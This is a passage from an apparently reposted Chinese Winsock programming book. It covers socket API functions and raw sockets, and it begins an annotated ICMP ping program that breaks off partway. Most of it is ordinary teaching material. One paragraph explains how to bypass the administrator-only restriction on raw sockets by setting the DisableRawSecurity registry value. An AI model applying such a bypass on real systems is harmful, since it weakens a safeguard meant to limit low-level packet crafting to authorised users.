参数 lpSQOS 和 lpGQOS 对客户端请求的任何一个服务质量（QoS）参数进行指定，QoS 结构包含的信息是关于收发数据所需要的带宽。如果客户端没有要求 QoS，那么这些参数都将是 NULL。这两个参数不同之处在于 lpSQOS 指定的是一个独立的连接，而 lpGQOS 则用于套接字组。

参数 lpCalleeId 属于另一种 WSABUF 结构，这一结构中包含客户端需要连接的本地地址。该结构的 buf 字段同样指向其相应地址家族的一个 sockaddr 对象。

参数 lpCalleeData 是 lpCallerData 的补充。lpCalleeData 指向一个 WSABUF 结构，服务器可利用这个结构把数据当作连接请求进程的一部分返回给客户端。如果服务提供者支持这一选项，len 字段就会指出作为这个连接请求的一部分，服务器最多可向客户端返回多少字节。服务器会根据这一数量，将尽可能多的字节复制到 WSABUF 结构的 buf 部分，同时 len 字段指出实际传输了多少字节。

服务器将传递给条件函数的参数处理完之后，必须指出到底是接受、拒绝还是延后客户端的连接请求。如果服务器打算接受连接，那么条件函数应返回 CF_ACCEPT。如果拒绝，函数就应返回 CF_REJECT。如果暂时还不能决定，就应返回 CF_DEFER。若服务器准备对这个连接请求进行处理，就应该调用 WSAAccept。

如果发生错误，就会返回 INVALID_SOCKET。最常见的错误是 WSAEWOULDBLOCK。如果监听套接字处于异步状态或非暂停模式，同时没有要接受的连接时，就会产生此类错误。若条件函数返回 CF_DEFER，WSAAccept 就会返回 WSATRY_AGAIN 错误。如果条件函数返回 CF_REJECT，WSAAccept 错误就是 WSAECONNREFUSED。

（5）connect 函数。

客户端向服务器发起连接时，需要调用 conncet 函数来完成。connect 函数定义如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
int connect(
SOCKET s,
const struct sockaddr FAR *name,
int namelen
);
```

参数 s 表示将建立连接的 TCP 套接字。

参数 name 是指向 TCP 套接字地址结构 sockaddr_in 的指针，这个结构存储着连接的服务器的信息。

参数 namelen 是地址结构 sockaddr_in 的长度。

（6）WSAConnect 函数。

在 Winsock2 版本中，客户端向服务器发起连接时，需要调用 WSAConnect 函数来完成。此函数定义如下：

```
int   WSAConnect(
  SOCKET s,
  const struct sockaddr FAR *name,
  int namelen,
  LPWSABUF lpCallerData,
  LPWSABUF lpCalleeData,
  LPQOS lpSQOS,
  LPQOS lpGQOS
);
```

前 3 个参数和 connect 函数是相同的。

参数lpCallerData是指向缓冲区的指针，缓冲区内包含客户端向服务器发出的请求连接的数据。此参数是 WSABUF 结构。

参数lpCalleeData是指向另一个缓冲区的指针，缓冲区内包含服务器向客户端返回的建立连接时数据。此参数是 WSABUF 结构。

参数 len 应该设为 WSABUF 结构中 buf 字段中准备传输的数据长度。

参数lpSQOS和lpGQOS表示 QoS 结构，该结构对即将建立的连接上收发数据所需要的带宽进行了定义。lpSQOS参数用于指定套接字需要的服务质量，而lpGQOS则用于指定套接字组所需要的服务质量。

如果想连接的主机没有监听指定的端口，WSAConnect 调用就会失败，错误信息为 WSAECONNREFUSED。另一个错误信息可能是 WSAETIMEDOUT，这种情况一般发生在试图连接的计算机不能用时。

（7）send 函数。

在套接字建立连接后，网络通信的通道便建立起来。在 Winsock1 版本中，发送数据是靠调用 send 函数来实现。此函数定义如下：

```
int send(
  SOCKET s,
  const char FAR *buf,
  int len,
  int flags
);
```

参数 s 是已经建立的套接字，收发数据将在这个套接字上进行。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参数 buf 是字符缓冲区，区内包含即将发送的数据。

参数 len 指定即将发送的缓冲区的字符数。

参数 flag 可为 0、MGS_DONTROUTE 或 MSG_OOB。MSG_DONTROUTE 标志要求传送层不要将它发出的包路由出去，由基层的传送决定是否实现这一请求。MSG_OOB 标志预示数据应该被带外发送。

send 函数返回的是发送的字节数。若发生错误，就返回 SOCKET_ERROR。错误信息 WSAECONNABORTED 一般发生在虚拟回路由于超时或协议有错而中断的时候，此时，应该关闭这个套接字。错误信息 WSAECONNRESET 一般发生在远程主机强行关闭或意外中断操作重新设置虚路时，或远程主机重新启动时。错误信息 WSAETIMEOUT 发生在连接由于网络故障或远程连接系统异常死机而引起的连接中断时。

（8）WSASend 函数。

在 Winsock2 版本中，发送数据是调用 WSASend 函数实现的。此函数定义如下：

```
int WSASend(
   SOCKET s,
   LPWSABUF lpBuffers,
   DWORD dwBufferCount,
   LPDWORD lpNumberOfBytesSent,
   DWORD dwFlags,
   LPWSAOVERLAPPED lpOverlapped,
   LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

参数 s 指定的是建立连接的套接字。

参数lpBuffers是指向一个或多个 WSABUF 结构的指针。它既可以是一个独立的结构，又可以是一组结构。

参数dwBufferCount指明准备发送 WSABUF 的结构数。每个 WSABUF 结构本身就是一个字符缓冲和缓冲长度。

参数lpNumberOfBytesSent是指向 DWORD 的指针，其中包含字节总发送数。

参数dwFlags相当于 send 函数中的 flag。

参数lpOverlapped和lpCompletionRoutine用于重叠 I/O。重叠 I/O 是 Winsock 支持的异步 I/O 模式之一。

若 WSASend 函数调用成功，就返回 0，否则返回 SOCKET_ERROR，错误信息和 send 函数一样。

（9）recv 函数。

对已经建立的套接字，接收数据需要调用 recv 函数。该函数定义如下：

```
int recv(
   SOCKET s,
   char FAR *buf,
   int len,
   int flags
);
```

参数 s 是准备接收数据的套接字。

参数 buf 指向即将收到数据的字符缓冲区。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参数 len 指明准备接收的字节数或 buf 缓冲的长度。

参数 flags 可以是 0、MSG_PEEK 或 MSG_OOB。0 表示无特殊行为。MSG_PEEK 会使有用的数据复制到所提供的接收端缓冲内，但没有从系统缓冲中将它删除。

在面向数据报的套接字上调用 recv 函数时，如果待发数据大于所提供的缓冲，缓冲内会尽量地填充数据。这时，recv 调用就会产生 WSAEMSGSIZE 错误。

（10）WSARecv 函数。

在 Winsock2 版本中，发送数据调用 WSARecv 函数，此函数相对于 recv 函数增加了一些新特性。比如说重叠 I/O 和部分数据报通知。WSARecv 函数定义如下：

```
int WSARecv(
  SOCKET s,
  LPWSABUF lpBuffers,
  DWORD dwBufferCount,
  LPDWORD lpNumberOfBytesRecvd,
  LPDWORD lpFlags,
  LPWSAOVERLAPPED lpOverlapped,
  LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

参数 s 是已经建立连接的套接字。

参数lpBuffers是一个 WSABUF 结构组成的数组，表示接收数据的缓冲。

参数dwBufferCount表明前一个数组中 WSABUF 结构的数目。

参数lpNumberOfBytesRecvd是当接收操作完成后，立即指向执行这个函数调用所收到的字节数。

参数lpFlags可以是 MSG_PEEK、MSG_OOB、MSG_PARTIAL 或者对这些值进行按位或运算之后的结果。

参数lpOverlapped和lpCompletionRoutine用于重叠 I/O 操作。

4．面向无连接套接字函数

与面向连接的协议比较，无连接协议有其独特的行为，因此，收发数据的方式也会有所不同。下面就重点讲解一下面向无连接的套接字收发函数。

（1）recvfrom 函数。

面向无连接的套接字接收数据的步骤比较简单。首先调用 socket 函数或 WSASocket 函数建立套接字，再把这个套接字和准备接收数据的接口通过 bind 函数绑定在一起。由于套接字是无连接的，所以不需要 listen 函数和 accept 函数。网络上任何一台主机的数据报都可以被接收端的套接字接收。接收数据调用 recvfrom 函数实现，该函数定义如下：

```
int recvfrom(
  SOCKET s,
  char FAR* buf,
  int len,
  int flags,
  struct sockaddr FAR *from,
  int FAR *fromlen
);
```

前 4 个参数和 recv 函数一样。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

参数 from 是一个 sockaddr 结构，表明从哪里接收数据。

参数 fromlen 是指向地址结构长度的指针。

（2）WSARecvFrom 函数。

在 Winsock2 版本中，无连接套接字接收数据调用 WSARecvFrom 函数，此函数定义如下：

```
int WSARecvFrom(
    SOCKET s,
    LPWSABUF lpBuffers,
    DWORD dwBufferCount,
    LPDWORD lpNumberOfBytesRecvd,
    LPDWORD lpFlags,
    struct sockaddr FAR *lpFrom,
    LPINT lpFromlen,
    LPWSAOVERLAPPED lpOverlapped,
    LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

参数 s 是无连接的准备接收数据的套接字。

参数lpBuffers和dwBufferCount和 WSARecv 函数中相应的参数含义一样。

参数lpFlags可以是代表无选项的 0、MSG_OOB、MSG_PEEK 或 MSG_PARTIAL。调用函数时，如果指定 MSG_PARTIAL，即使只收到了部分消息，提供者也会知道返回数据。调用返回后，如果只收到部分消息，就会设置 MSG_PARTIAL 标志。再次返回后，WSARecvFrom 函数就会把参数lpFrom设为发送端的地址。

参数lpOverlapped和lpCompletionRoutine用于重叠 I/O。

（3）sendto 函数。

在一个无连接的套接字上发送数据，可以调用 sendto 函数实现。此函数定义如下：

```
int sendto(
    SOCKET s,
    const char FAR *buf,
    int len,
    int flags,
    const struct sockaddr FAR *to,
    int tolen
);
```

参数 s 是无连接的套接字。

参数 buf 指向发送数据的缓冲区。

参数 len 指明发送多少字节数。

参数 flags 和 recvfrom 函数相应的参数一样。

参数 to 是一个指向 sockaddr 结构的指针，带有接收数据的那个主机的目标地址。

（4）WSASendTo 函数。

在 Winsock2 版本中，无连接套接字接收数据调用 WSASendTo 函数实现，此函数定义如下：

```
int WSASendTo(
    SOCKET s,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    LPWSABUF lpBuffers,
    DWORD dwBufferCount,
    LPDWORD lpNumberOfBytesSent,
    DWORD dwFlags,
    const struct sockaddr FAR *lpTo,
    int iToLen,
    LPWSAOVERLAPPED lpOverlapped,
    LPWSAOVERLAPPED_COMPLETION_ROUTINE lpCompletionRoutine
);
```

前三个参数和 WSARecvFrom 函数相应参数一样。

参数lpNumberOfBytesSent设定为发到接收端的字节数。

参数lpTo是针对具体协议的一个 sockaddr 结构，并带有接收端的地址。

参数iToLen是 sockaddr 结构的长度。

参数lpOverlapped和lpCompletionRoutine用于重叠 I/O。

5．套接字相关函数

一些与套接字收发数据无关的 Winsock API 函数在实际网络应用中非常有用，下面进行具体的讲解。

（1）getpeername 函数。

该函数用于获得通信方的套接字地址信息，该信息是关于已建立连接的那个套接字的。此函数定义如下：

```
int getpeername(
   SOCKET s,
   struct sockaddr FAR *name,
   int FAR *namelen
);
```

参数 s 是建立起连接的套接字。

参数 name 是指向 sockaddr 结构的指针和。地址结构中包括通信方的地址信息。

参数 namelen 是地址结构的长度。

对于数据报套接字来说，getpeername 函数返回的是指向连接调用的那个地址。但不会返回指向 sendto 函数或 WSASendTo 函数调用的那个地址。

（2）getsockname 函数。

该函数是 getpeername 的对应函数。它返回的是指定套接字的本地接口的地址信息。该函数定义如下：

```
int getsockname(
   SOCKET s,
   struct sockaddr FAR *name,
   int FAR *namelen
);
```

参数和 getpeername 函数的参数一样，但返回的地址信息是本地的。在 TCP 协议中，这个地址与监听指定端口和 IP 接口的那个服务器套接字是一样的。

（3）WSADuplicateSocket 函数。

WSADuplicateSocket 函数用来建立 WSAPROTOCOL_INFO 结构，该结构可投入另一个进程，这样就可以用另一个进程打开一个指向同一个基层套接字的句柄。如此一来，另一个

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

进程也能对该套接字资源进行操作。注意，这一点只适用于两个进程之间，同一个进程中的线程可自由投递套接字资源。该函数定义如下：

```
int WSADuplicateSocket(
    SOCKET s,
    DWORD dwProcessId,
    LPWSAPROTOCOL_INFO lpProtocolInfo
);
```

参数 s 是准备复制的套接字句柄。

参数dwProcessId是打算使用复制套接字的进程 ID。

参数lpProtocolInfo是一个指向 WSAPROTOCOL_INFO 结构的指针，将包含目标进程打开复制句柄时所需的信息。为了使目前的进程能够把 WSAPROTOCOL_INFO 结构投到目标进程，然后再利用该结构建立一个指向指定套接字的句柄，必须考虑进程间通信。

（4）TransmitFile 函数。

TransmitFile 函数是 Winsock 扩展函数，它允许从一个文件中传输高性能数据。这是非常有效的，因为整个数据传输可在内核模式中进行。也就是说，如果从指定的文件中读取一堆数据，然后用 send 或 WSASend 时，涉及“用户模式到内核模式传输”的发送调用就有若干个。使用 TransmitFile 函数，整个读取和发送数据的进程就可在内核模式中进行。该函数的定义如下：

```
BOOL TransmitFile(
    SOCKET hSocket,
    HANDLE hFile,
    DWORD nNumberOfBytesToWrite,
    DWORD nNumberOfBytesPerSend,
    LPOVERLAPPED lpOverlapped,
    LPTRANSMIT_FILE_BUFFERS lpTransmitBuffers,
    DWORD dwFlags
);
```

参数hSocket用于识别已连接上的套接字，文件的传输在该套接字上进行。

参数hFile是一个句柄，该句柄指向一个已打开的将要发送的文件句柄。

参数nNumberOfBytesToWrite表明写入多少字节到指定的文件中，如果为 0，则表示将要发送整个文件。

参数nNumberOfBytesPerSend表示写操作所用的发送长度。比如，当参数值为 2048 时表明在套接字上以 2KB 数据块的形式发送指定文件。参数为 0 表示采用默认的发送长度。

参数dwFlags用于指定即将对 TransmitFile 行为产生影响的标志。

参数lpOverlapped指定一个 OVERLAPPED 结构，该结构用于重叠 I/O 模式。该结构格式如下：

```
typedef struct _TRANSMIT_FILE_BUFFERS {
    PVOID    Head;
    DWORD    HeadLength;
    PVOID    Tail;
    DWORD    TailLength;
} TRANSMIT_FILE_BUFFERS;
```

字段 Head 是一个指针，指向文件传输之前准备发送的数据。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

字段HeadLength表明预先准备发送的数据量。

字段Tail指向文件传输之后准备发送的数据。

字段TailLength是发送的数据量。

6. 套接字的关闭和释放

一旦完成通信，就必须关闭连接，释放关联到那个套接字的资源。下面讲解这方面的套接字函数。

（1）shutdown 函数。

为了保证通信双方能够接收到对方发出的所有数据，当一方不再发送数据时，应该通知另一方“不再发送数据”，这样做，通信程序的可用性就很强。关闭通信应该调用 shutdown 函数，此函数定义如下：

```
int shutdown(
    SOCKET s,
    int how
);
```

参数 s 是要关闭通信的套接字。

参数 how 可以是下面任何一个值：SD_RECEIVE、SD_SEND 或 SD_BOTH。如果指定 how 是 SD_RECEIVE，就表示不允许再调用接收函数。这对底层的协议没有影响。另外，对 TCP 套接字来说，不管数据在等待接收，还是数据连接到达，都要重设连接。但 UDP 套接字上，仍然接收并排列接入的数据。如果指定 how 是 SD_SEND，表示不允许再调用发送函数。对 TCP 套接字来说，这样会在所有的数据发出，并得到接收端确认之后，生成一个 FIN 包。如果指定 how 是 SD_BOTH，则表示取消连接两端的收发操作。

（2）closesocket 函数。

如果要关闭套接字，应该调用 closesocket 函数。此函数定义如下：

```
int closesocket(
    SOCKET s
);
```

参数 s 是要关闭的套接字。

调用 closesocket 函数会释放套接字描述符，再对套接字进行任何操作都会失败，并出现 WSAENOTSOCK 错误。如果没有再对关闭的套接字进行引用，那么所有与其描述符关联的资源都会被释放，其中包括丢弃所有等候处理的数据。

2.2.2 原始套接字编程基础

原始套接字（Raw Socket）功能是极其强大的，利用这种技术可以访问位于底层的传输协议，比如可以模拟 IP 的一些实用工具，比如 ping 和 traceroute 等。所有的原始套接字都是使用 SOCK_RAW 这个套接字类型来创建的，而且目前只有 Winsock2 提供了对它的支持。注意，Windows CE、Windows 95 系统老版本（不支持 Winsock2）都不支持原始套接字。Windows XP 系统打了某些补丁的版本也不支持原始套接字。

创建原始套接字需要调用 socket 函数或 WSASocket 函数。注意，在套接字的创建过程中，必须自行设定 SOCK_RAW 标志。由于原始套接字能够使程序对底层传输机制加以控制，因此有可能被用于不法用户，从而造成 Windows 系统下一个潜在的安全漏洞。因此，只有属于

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

管理员权限的用户才有权创建类型为 SOCK_RAW 的套接字。但如果想绕过这一限制，则可考虑禁止对原始套接字的安全检查。例如，在 Windows NT 操作系统下，可以在注册表中创建如下变量，并将它的值设为 1（DWORD 类型）。

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Afd\Parameters\DisableRawSecurity
```

下面举例说明怎样创建原始套接字。

```
SOCKET s;
s=socket(AF_INET,SOCK_RAW,IPPROTO_ICMP);
// 或者
s=WSASocket(AF_INET,SOCK_RAW,IPPROTO_ICMP,NULL,0,WSA_FLAG_OVERLAPPED);
if(s==INVALID_SOCKET)
{
// 创建套接字失败，进行错误处理
}
```

在上述示范代码中，创建的是 ICMP 类型的原始套接字。如果想使用 IGMP、UDP、IP 或原始 IP，只需分别设置 socket 函数第 3 个参数为 IPPROTO_IGMP、IPPROTO_UDP、IPPROTO_IP 或者 IPPROTO_RAW 即可。注意，在 Windows NT 4、Windows 98 以及 Windows 95（支持 Winsock2）操作系统中，创建原始套接字时，只能使用 IGMP 和 ICMP。协议标志 IPPROTO_UDP、IPPROTO_IP 以及 IPPROTO_RAW 均要求使用套接字选项 IP_HDRINCL，而该选项在上述操作系统平台下都是不支持的。然而，Windows 2000 操作系统提供了对 IP_HDRINCL 选项的支持，所以能够处理 IP 头（IPPROTO_RAW）、TCP 头（IPPROTO_TCP）以及 UDP 头（IPPROTO_UDP）。

完成了指定协议的原始套接字创建之后，接下来的事情便是在发送及接收调用中，使用对应的套接字句柄。创建原始套接字，IP 头会包含在接收到的任何返回数据中，无论是否设定了 IP_HDRINCL。关于原始套接字在实例中的具体应用，将在下面几节中具体介绍。

2.3 Ping 程序实例

2.3.1 Ping 原理与简介

“ping”这个名字起源于声纳定位操作。Ping 程序目的是为了测试另一台主机是否可达。一般来说，如果不能 Ping 到某台主机，那么就不能 Telnet 或者 FTP 到那台主机。反过来，如果不能 Telnet 到某台主机，那么通常可以用 Ping 程序来确定问题出在哪里。

Ping 程序通过生成一个 ICMP“回应请求”（Echo Request），并将其定向至打算查询的目标主机，便可知道自己是否能成功地访问那台计算机。当然，这样做并不能确保一个套接字客户端能与那个主机上的某个进程顺利地建立连接。若 Ping 成功，就只能说明远程主机网络层可对网络事件作出响应。Ping 程序编写一般采取以下步骤：

（1）创建类型为 SOCK_RAW 的一个原始套接字，协议类型定为 IPPROTO_ICMP。

（2）创建 ICMP 首部，并填充相应的数据。

（3）调用 sendto 函数或 WSASendTo 函数，将封装好的 ICMP 回应请求数据包发送给目标主机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（4）调用 recvfrom 函数或 WSARecvFrom 函数，接收 ICMP 响应，并进行判断。

发出 ICMP 回应请求后，远程主机会拦截这个请求，然后生成一条回应答复消息，再通过网络传回。假如出于某些方面的原因，不能抵达目标主机，就会生成对应的 ICMP 错误消息（比如“目标主机不可到达”），并由原先打算建立通信的那个路径上某处的一个路由器返回。假定与远程主机的物理性连接并不存在问题，但远程主机已经关机或设置不对 ICMP 作出响应，便需由自己的程序来执行超时检定，来判断出这样的情况。

2.3.2 Ping 实例与分析

在本小节中，将具体讲解 Ping 程序，程序段中详细对程序进行了分析，读者可以根据实例和分析对 Ping 程序的过程和 ICMP 有更加直观而深刻的理解。完整的程序在本书所附光盘中。

Ping 程序：ping.cpp

```
#include <stdio.h>
#include <stdlib.h>
#include <winsock.h>
#pragma   comment (lib, "ws2_32.lib")
#define ICMP_ECHOREPLY      0     // ICMP 回应答复
#define ICMP_ECHOREQ        8     // ICMP 回应请求
#define REQ_DATASIZE        32    // 请求数据报大小
```

注意：在 VC 编译环境下，一定要加载 ws2_32.lib，否则链接时会出现错误。

上面的程序中，主要包括了编写 Ping 程序的头文件和相应的宏定义。由于要使用 Winsock1 库，因此必须包含 winsock.h 头文件。ICMP_ECHOREPLY 和 ICMP_ECHOREQ 定义了 ICMP 消息类型中的回应答复和回应请求。REQ_DATASIZE 定义了发送的 ICMP 数据包的大小，其中包含了 IP 首部大小、ICMP 首部大小和 ICMP 数据大小。

```
// 定义 IP 首部格式
typedef struct _IPHeader
{
        u_char     VIHL;              // 版本和首部长度
        u_char     ToS;               // 服务类型
        u_short    TotalLen;          // 总长度
        u_short    ID;                // 标识号
        u_short    Frag_Flags;        // 段偏移量
        u_char     TTL;               // 生存时间
        u_char     Protocol;          // 协议
        u_short    Checksum;          // 首部校验和
        struct     in_addr SrcIP;     // 源 IP 地址
        struct     in_addr DestIP;    // 目的地址
}IPHDR, *PIPHDR;
```

上面的结构体定义了 IP 首部格式。网络编程中，经常会定义各种协议数据包的格式，只要遵循协议中各字段字节的大小和相应的格式即可，具体形式不限。

```
// 定义 ICMP 首部格式
typedef struct _ICMPHeader
{
        u_char     Type;              // 类型
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        u_char      Code;               // 代码
        u_short     Checksum;           // 首部校验和
        u_short     ID;                 // 标识
        u_short     Seq;                // 序列号
        char Data;                      // 数据
}ICMPHDR, *PICMPHDR;
```

上面的结构体定义了 ICMP 首部格式和数据段。

```
// 定义 ICMP 回应请求
typedef struct _ECHOREQUEST
{
        ICMPHDR icmpHdr;
        DWORD   dwTime;
        char    cData[REQ_DATASIZE];
}ECHOREQUEST, *PECHOREQUEST;
// 定义 ICMP 回应答复
typedef struct _ECHOREPLY
{
        IPHDR       ipHdr;
        ECHOREQUEST     echoRequest;
        char        cFiller[256];
}ECHOREPLY, *PECHOREPLY;
```

上面两个结构体定义了 ICMP 回应请求和回应答复的格式。其中，ECHOREQUEST 结构体中的 dwTime 比较关键，记录了发送 ICMP 数据包的时间。

```
// 计算校验和
u_short checksum(u_short *buffer, int len)
{
        register int nleft = len;
        register u_short *w = buffer;
        register u_short answer;
        register int sum = 0;
      // 使用 32bit 的累加器，进行 16bit 的反馈计算
        while( nleft > 1 )   {
                sum += *w++;
                nleft -= 2;
        }
        // 补全奇数位
        if( nleft == 1 ) {
                u_short    u = 0;
                *(u_char *)(&u) = *(u_char *)w ;
                sum += u;
        }
        // 将反馈的 16bit 从高位移至低位
        sum = (sum >> 16) + (sum & 0xffff);    // 将高 16bit 加到低 16bit 上
        sum += (sum >> 16);                    // 进行累加
        answer =  ~sum;                        // 截断到 16bit
        return (answer);
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面的程序是计算校验和的函数。计算校验和的算法比较简单。首先使用一个 32bit 的累加器，然后添加连续的 16bit 字到累加器，最后将高位的 16bit 反馈回低位的 16bit。

```
// 发送回应请求函数
int SendEchoRequest(SOCKET s,struct sockaddr_in *lpstToAddr)
{
        static ECHOREQUEST echoReq;
        static nId = 1;
        static nSeq = 1;
        int nRet;
        // 填充回应请求消息
        echoReq.icmpHdr.Type= ICMP_ECHOREQ; // 设置数据包类型为回应请求
        echoReq.icmpHdr.Code= 0;
        echoReq.icmpHdr.Checksum= 0;
        echoReq.icmpHdr.ID= nId++;
        echoReq.icmpHdr.Seq= nSeq++;
        // 填充要发送的数据（随便填写）
        for (nRet = 0; nRet < REQ_DATASIZE; nRet++)
            echoReq.cData[nRet] = ' '+nRet;
        // 储存发送的时间
        echoReq.dwTime = GetTickCount( );
        // 计算回应请求的校验和
        echoReq.icmpHdr.Checksum = checksum((u_short *)&echoReq, sizeof(ECHOREQUEST));
```

上面的程序是实现发送回应请求的功能函数。程序首先建立了回应请求消息数据包 echoReq，然后设置数据包中的 ICMP 首部类型为回应请求，代码和首部校验和初始化为 0，标识和序列号每次发包都加 1。最后将数据包数据区域部分随便填充一些数据，再记录下数据包的发送时间，以便计算回应请求和回应答复的时间差。注意，设置好数据包后，一定要调用 checksum 函数重新计算校验和。

```
        // 发送回应请求
        nRet = sendto(s,                        // 建立起的套接字
              (LPSTR)&echoReq,                  // 发送的缓冲区内容
              sizeof(ECHOREQUEST),
              0,                                // 标志位
              (struct sockaddr*)lpstToAddr,     // 发送的目标地址
              sizeof(SOCKADDR_IN));             // 地址结构长度
        if (nRet == SOCKET_ERROR)
        {
            printf("sendto( ) error:%d\n",WSAGetLastError( ));
        }
        return (nRet);
}
```

上面的程序主要将封装好的回应请求数据包 echoReq 调用 sendto 函数发送到目的主机，目的主机的地址信息通过参数传进来。当发送失败时，输出错误码，这样程序的健壮性就加强了。

```
// 接收应答回复并进行解析
DWORD RecvEchoReply(SOCKET s, LPSOCKADDR_IN lpsaFrom, u_char *pTTL)
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    ECHOREPLY echoReply;
    int nRet;
    int nAddrLen = sizeof(struct sockaddr_in);
    //接收应答回复
    nRet = recvfrom(s,                          // 接收的套接字
            (LPSTR)&echoReply,                  // 接收的缓冲区
            sizeof(ECHOREPLY),                  // 缓冲区长度
            0,                                  // 标识
            (LPSOCKADDR)lpsaFrom,               // 接收的地址
            &nAddrLen);                         // 地址结构长度
    // 检验接收结果
    if (nRet == SOCKET_ERROR)
    {
        printf("recvfrom( ) error:%d\n",WSAGetLastError( ));
    }
   // 记录返回的 TTL
    *pTTL = echoReply.ipHdr.TTL;
    //返回应答时间
    return(echoReply.echoRequest.dwTime);
}
```

上面的程序是实现接收到目标主机的响应并进行解析的功能函数。程序流程是：首先调用 recvfrom 函数接收目标主机返回的 ICMP 响应消息，并将消息格式化成 ECHOREPLY 结构。然后提取消息体中 IP 首部中的 TTL 来判断经过几跳到达目标主机。最后提取消息体中的回应答复的当前时间。

```
// 等待回应答复，使用 select 模型
int WaitForEchoReply(SOCKET s)
{
    struct timeval timeout;
    fd_set readfds;
    readfds.fd_count = 1;
    readfds.fd_array[0] = s;
    timeout.tv_sec = 5;                                          // 等待时间为 5 秒
    timeout.tv_usec = 0;
    return(select(1, &readfds, NULL, NULL, &timeout));     // 检测可读性
}
```

上面的程序是实现使用 select 模型实现等待回应答复消息的功能函数。使用 select 函数可以判断套接字上是否存在数据，或者能否向一个套接字写入数据。变量 timeout 是 timeval 结构的。其中，字段 tv_sec 表示以秒为单位的等待时间，字段 tv_usec 表示以毫秒为单位的等待时间。

```
// Ping 功能实现
void Ping(char *pstrHost)
{
    SOCKET     rawSocket;
    LPHOSTENT lpHost;
    struct     sockaddr_in destIP;
    struct     sockaddr_in srcIP;
```


溜客安全网 WwW.176Ku.CoM

